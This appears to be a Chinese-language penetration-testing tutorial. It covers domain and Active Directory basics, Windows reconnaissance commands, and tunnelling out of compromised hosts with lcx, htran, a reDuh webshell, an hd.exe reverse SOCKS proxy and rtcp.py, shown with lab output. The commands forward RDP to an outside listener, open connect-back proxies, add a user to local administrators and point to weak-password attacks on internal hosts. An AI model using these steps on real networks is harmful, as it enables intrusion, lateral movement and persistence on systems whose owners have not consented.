

内网渗透

内网渗透基础

内网概述

内网也指局域网（Local Area Network, LAN）是指在某一区域内由多台计算机互联成的计算机组。一般是方圆几千米以内。局域网可以实现文件管理、应用软件共享、打印机共享、工作组内的日程安排、电子邮件和传真通信服务等功能。局域网是封闭型的，可以由办公室内的两台计算机组成，也可以由一个公司内的上千台计算机组成。

域(Domain)

域 (Domain) 是 Windows 网络中独立运行的单位，域之间相互访问则需要建立信任关系(即 Trust Relation)。信任关系是连接在域与域之间的桥梁。当一个域与其他域建立了信任关系后，2 个域之间不但可以按需要相互进行管理，还可以跨网分配文件和打印机等设备资源，使不同的域之间实现网络资源的共享与管理。域既是 Windows 网络操作系统的逻辑组织单元，也是 Internet 的逻辑组织单元，在 Windows 网络操作系统中，域是安全边界。域管理员只能管理域的内部，除非其他的域显式地赋予他管理权限，他才能够访问或者管理其他的域；每个域都有自己的安全策略，以及它与其他域的安全信任关系。

工作组(workgroup)

工作组(workgroup)是不属于域的一个独立单元。工作组中的每个计算机各自维护自己的组帐号、用户帐号及安全帐号数据库，不与其他系统共享用户信息。一个工作组组成的网络是一个“对等网”。

AD 和 DC

如果网络规模较大，这时我们就会考虑把网络中众多的对象（被称之为 AD 对象）：计算机、用户、用户组、打印机、共享夹.....分门别类、井然有序地放在一个大仓库中，并做好检索信息，以利于查找、管理和使用这些对象（资源）。这个有层次结构的数据库，就是活动目录数据库 (Active Directory)，简称 AD 库。

接下来，我们应该把这个数据库放在哪台计算机上呢？是这样的，我们把存放有活动目录数据库的计算机就称之为域控制器 (Domain Controller)，简称 DC。

内网信息收集

当前机器的人物身份，当前控制的这台机器人物是一个什么样的身份，客服、销售人员还是开发人员，还是管理员。客服会做些什么，会通过什么方式跟其它人联系； 开发人员在开发什么，应该会跟管理员联系，也会有一定的外网管理权限和内网测试服务器，这种情况下内网测试服务器是可以搞定的。如果是客服机器或是销售人员机器呢，他一定有整个公司或是网络的联系方式，自己发挥想象去。是管理员机器的话就不用说。

当前网络结构的分析，是域结构，还是划分 vlan 的结构，大多数大型网络是域结构。一般外网的服务器都是有硬件防火墙的，并且指定内网的某些机器的 mac 才可以连接。假设现在已经拥有一台内网[域]机器.我们先看看内网情况：

本机信息收集

[+]用户列表[Windows 用户列表/邮件用户]

-->分析 Windows 用户列表，不要忽略 administrator.

-->分析邮件用户，内网[域]邮件用户，通常就是内网[域]用户，例如:owa

[+]进程列表

-->分析杀毒软件/安全监控工具等

-->邮件客户端

-->VPN 等

[+]服务列表

-->与安全防范工具有关服务[判断是否可以手动开关等]

-->存在问题的服务[权限/漏洞]

[+]端口列表

-->开放端口对应的常见服务/应用程序[匿名/权限/漏洞等]

-->利用端口进行信息收集，建议大家深入挖掘[NETBIOS,SMB 等]

[+]补丁列表

-->分析 Windows 补丁

-->第三方软件[Java/Oracle/Flash 等]漏洞

[+]本机共享[域内共享很多时候相同]

-->本机共享列表/访问权限

-->本机访问的域共享/访问权限

[+]本地用户习惯分析

-->历史记录

-->收藏夹

-->文档等

扩散信息收集

[+]利用本机获取的信息收集内网[域]其他机器的信息.

-->用户列表/共享/进程/服务等.[参考上面]

[+]收集 Active Directory 信息

-->最好是获取 AD 副本.

常见信息收集命令

net user -----> 本机用户列表

net localgroup administrators -----> 本机管理员[通常含有域用户]

net user /domain -----> 查询域用户

net group /domain -----> 查询域里面的工作组

net group "domain admins" /domain -----> 查询域管理员用户组

net localgroup administrators /domain -----> 登录本机的域管理员

net localgroup administrators workgroup\user001 /add ----->域用户添加到本机

net group "Domain controllers" -----> 查看域控制器(如果有多台)

ipconfig /all -----> 查询本机 IP 段, 所在域等

`net view` -----> 查询同一域内机器列表

`net view /domain` -----> 查询域列表

`net view /domain:domainname` -----> 查看 workgroup 域中计算机列表

dsquery 命令

1、列出该域内所有机器名(`dsquery computer domainroot -limit 65535 && net group "domain computers" /domain`)

2、列出该域内所有用户名(`dsquery user domainroot -limit 65535 && net user /domain`)

3、列出该域内网段划分 (`dsquery subnet`)

4、列出该域内分组 (`dsquery group && net group /domain`)

5、列出该域内组织单位 (`dsquery ou`)

6、列出该域内域控制器 (`dsquery server && net time /domain`)

7、列出域管理员帐号 (`net group "domain admins" /domain`)

第三方信息收集

NETBIOS 信息收集工具

SMB 信息收集

空会话信息收集

端口信息收集

漏洞信息收集

.....

内网渗透方法

内网跨边界应用

内网跨边界概述

在理论上只要网络连接的计算机都是可以访问的,但是在实际中往往由于技术水平等原因,很难实现它;例如局域网中的某台计算机仅仅开放了 Web 服务,该服务仅能供内网用户使用,而外网用户根本没有办法直接访问。因此要想让外网用户能够访问局域网中的系统服

务，这必须进行端口转发反弹代理等操作才行。


Windows 下跨边界的应用

Lcx.exe 端口转发工具

Lcx.exe 是一个端口转发工具，相当于把肉鸡 A 上的3389端口转发到具有外网 IP 地址的 B 机上，这样连接 B 机的3389端口就相当于链接 A 机的3389端口。Lcx 程序多用于被控制计算机(肉鸡)处于内网的情况，被控制机可能中了木马程序，虽然能够进行控制，但还是没有使用远程终端登录到本机进行管理方便，因此在很多情况下，都会想方设法在被控制计算机上开启3389端口，然后通过 lcx 等程序进行端口转发，进而在本地连接到被控制计算机的远程终端并进行管理和使用。

1.确定被控制计算机的 IP 地址

在被控制计算机上开启远程终端，然后执行“ipconfig /all”命令，查看其网络配置情况，如图1所示，该计算机的 ip 地址为“192.168.0.162”



```
C:\Documents and Settings\Administrator>ipconfig /all

Windows IP Configuration

Host Name . . . . . : ceshi-8f30a0121
Primary Dns Suffix . . . . . :
Node Type . . . . . : Unknown
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter 本地连接:

Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) PRO/1000 MT Network Connection
Physical Address. . . . . : 00-0C-29-F5-AC-A4
DHCP Enabled. . . . . : No
IP Address. . . . . : 192.168.0.162
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1
```

2.在被控制计算机上执行端口转发命令

在被控制计算机上执行“lcx -slave 外网 IP 51 192.168.0.162 3389”，如图2所示，执行完毕后会给出一些提示，如果显示为“Make a Connection to 218.69.*.*:51”则表示端口转发正确。

```
[+] Let me exit .....
[+] All Right!

C:\Documents and Settings\Administrator\桌面>lcx -slave 192.168.0.244 51 192.168
.0.162 3389
===== HUC Packet Transmit Tool V1.00 =====
===== Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/url]
=====

[+] Make a Connection to 192.168.0.244:51....
```

lcx 一共有三条命令，第一条命令(lcx -listen 51 33891)是在具有外网独立 IP 的计算机上执行，表示在本机上监听51端口，该端口主要是接受被控制计算机33891端口转发过来的数据。第二条命令 (lcx -slave 外网 IP 51 192.168.0.162 33891)表示将本机 IP 地址为 192.168.0.162的3389端口转发到远程地址为“192.168.0.244（当成外网 IP）”的51端口。第三条命令是端口转 向。

3.在本机上执行监听命令

在本机上打开 DOS 命令提示符，然后到 lcx.exe 程序所在路径执行“lcx -lister 51 33891”命令，监听51端口，监听成功后，会显示如下图所示的数据。

```
C:\Users\Administrator\Desktop>lcx -listen 51 33891
===== HUC Packet Transmit Tool V1.00 =====
===== Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/url]
=====

[+] Listening port 51 .....
[+] Listen OK?
[+] Listening port 33891 .....
[+] Listen OK?
[+] Waiting for Client on port:51 .....
[+] Accept a Client on port 51 from 192.168.0.162 .....
[+] Waiting another Client on port:33891....
```

4.在本机使用远程终端进行登录

在 DOS 提示符下输入“mstsc”命令打开远程终端连接器，输入“127.0.0.1:33891”后单击“连接”按钮进行远程终端连接，在出现登录界面后分别收入 用户名和密码，验证通过后，即可远程进入被控制计算机的桌面，如下图所示，输入“ipconfig /all”以及“net user”命令来查看网络配置情况以及用户信息。



Htran.exe 端口转发进内网

- 1.在公网肉鸡监听(监听任意两个端口):`htran -p -listen 119 120`

```

管理员: C:\Windows\system32\cmd.exe - htran -p -listen 119 120

C:\Users\Administrator\Desktop>htran
拒绝访问。

C:\Users\Administrator\Desktop>htran


C:\Users\Administrator\Desktop>htran -p -listen 119 120
[+] Listening port 119 .....
[+] Listen OK!
[+] Listening port 120 .....
[+] Listen OK!
[+] Waiting for Client on port:119 .....
  
```

- 2.在内网的机器执行: `htran -p -slave 公网肉鸡 IP 119 127.0.0.1 3389`, 这样是把这个内网肉鸡的3389转发到公网肉鸡或者自己机器的119端口上

```

C:\Documents and Settings\Administrator\桌面>htran -p -slave 192.168.0.152 119 1
27.0.0.1 3389
[+] Make a Connection to 192.168.0.152:119....
[+] Connect OK!
  
```

- 3.再用3389登陆器连接公网肉鸡的120端口。或者连接本机的120端口




ReDuh 端口转发

国外大牛的作品这个工具可以把内网服务器的端口通过 http/https 隧道转发到本机，形成一个连通回路。用于目标服务器在内网或做了端口策略的情况下连接目标服务器内部开放端口。

本机-----客户端-----（http 隧道）-----服务端-----内网服务器

服务端是个 webshell（针对不同服务器有 aspx,php,jsp 三个版本），客户端是 java 写的，本机执行最好装上 JDK。


把服务端的 webshell 上传到目标服务器。




出现 Undefined Request 表示运行正常

该工具原版客户端只能在 CMD 下执行，不过诺赛科技发布了 GUI 客户端。大家可以去 www.nosec.org 下载工具及中文使用说明

打开客户端，输入服务端的 URL 后点 START 按钮




一旦成功连接，Create 按钮就会变为可用。参数就用默认的，具体每个参数啥意思看使用说明好了。这里就用默认配置，直接点击 Create。



需要注意的是：这里的127.0.0.1代表的是服务端

开始→运行→mstsc→连接本机1234端口，即可连接服务端的3389



HD.exe 反弹 socks 代理

在内网渗透中，反弹 socks 代理是很必要的，大家都知道用 lcx 来转发端口，好像很少看到有人是直接反弹代理来连接。因为我们要连接内网的其它机器，我们不可能一个一个的去中转端口连接，在当前控制的机器上开代理也没办法，因为对方在内网。所以我们就用反弹代理的方式。这种方式其实大家都明白。

首先在本机监听：

```
c:\>hd -s -listen 53 1180
```

```
[+] Listening ConnectBack Port 53 .....
```

```
[+] Listen OK!
```

```
[+] Listening Socks5 Agent Port 1180 .....
```

```
[+] Listen2 OK!
```

```
[+] Waiting for MainSocket on port:53 .....
```

此命令是将连接进来的53端口的数据包连接到1180端口。

在对方机器上运行：

```
C:\RECYCLER>hd -s -connect x.x.x.x 53
```

```
[+] MainSocket Connect to x.x.x.x:53 Success!
```

```
[+] Send Main Command ok!
```

```
[+] Recv Main Command ok!
```

```
[+] Send Main Command again ok!
```



上面的 x.x.x.x 为你的外网 ip，下面为你接收到反弹回来的代理显示的情况。

```
c:\>hd -s -listen 53 1180
```

```
[+] Listening ConnectBack Port 53 .....
```

[+] Listen OK!
[+] Listening Socks5 Agent Port 1180
[+] Listen2 OK!
[+] Waiting for MainSocket on port:53
[+] Recv Main Command Echo ok!
[+] Send Main Command Echo ok!
[+] Recv Main Command Echo again ok!
[+] Get a MainSocket on port 53 from x.x.x.x
[+] Waiting Client on Socks5 Agent Port:1180....

上面 ok 了，接下来在你本机安装 sockscap，照下图设置就 ok 了。



Sockscap 设置在控制台的”文件”-“设置”里，控制台可以将你需要代理的程序放在上面，直

接拖进去即可，控制台机的程序就可以进接连接 内网的机器了。如直接用 `mstsc` 连接内网其它机器的3389,就可以上去试密码或是登录管理，也可以用 `mssql` 连接内网的1433，尝试 `sa` 弱口令 等。总之反弹 `socks` 是你利用已控制的内网机器通向内网其它机器的一道桥梁。

Linux 下跨边界的应用


端口转发小工具 `rtcp.py`

使用场景:

一：A 服务器在内网，公网无法直接访问这台服务器，但是 A 服务器可以联网访问公网的 B 服务器（假设 IP 为222.2.2.2）。我们也可以访问公网的 B 服务器。我们的目标是访问 A 服务器的22端口。那么可以这样：

1. 在 B 服务器上运行：

```
./rtcp.py l:10001 l:10002
```



表示在本地监听了10001与10002两个端口，这样，这两个端口就可以互相传输数据了。

2. 在 A 服务器上运行：

```
./rtcp.py c:localhost:22 c:192.168.0.244:10001
```

```
root@localhost:~/Desktop
File Edit View Terminal Tabs Help
[root@localhost ~]# cd Desktop
[root@localhost Desktop]# python rtcp.py c:localhost:22 c:192.168.0.244:10001
sys:1: DeprecationWarning: Non-ASCII character '\xe5' in file rtcp.py on line 6,
but no encoding declared; see http://www.python.org/peps/pep-0263.html for deta
ils
connected to localhost:22
connected to 192.168.0.244:10001
0 recv
0 sendall
^[^A^[^A^[^A
```

表示连接本地的22端口与 B 服务器的10001端口，这两个端口也可以互相传输数据了。

3. 然后我们就可以这样来访问 A 服务器的22端口了：

```
ssh 192.168.0.244 -p 10002
```


```
root@localhost:~
File Edit View Terminal Tabs Help
[root@localhost ~]# ssh 192.168.0.244 -p 10002
The authenticity of host '192.168.0.244 (192.168.0.244)' can't be established.
RSA key fingerprint is e9:b2:fa:6c:79:9b:32:95:9d:21:ef:8f:dc:83:86:cd.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.244' (RSA) to the list of known hosts.
root@192.168.0.244's password:
Permission denied, please try again.
root@192.168.0.244's password:
Last login: Thu Mar  6 16:53:33 2014
[root@localhost ~]#
```

原理很简单，这个命令执行后，B 服务器的10002端口接收到的任何数据都会传给10001端口，此时，A 服务器是连接了 B 服务器的10001端口的，数据就会传给 A 服务器，最终进入 A 服务器的22端口。

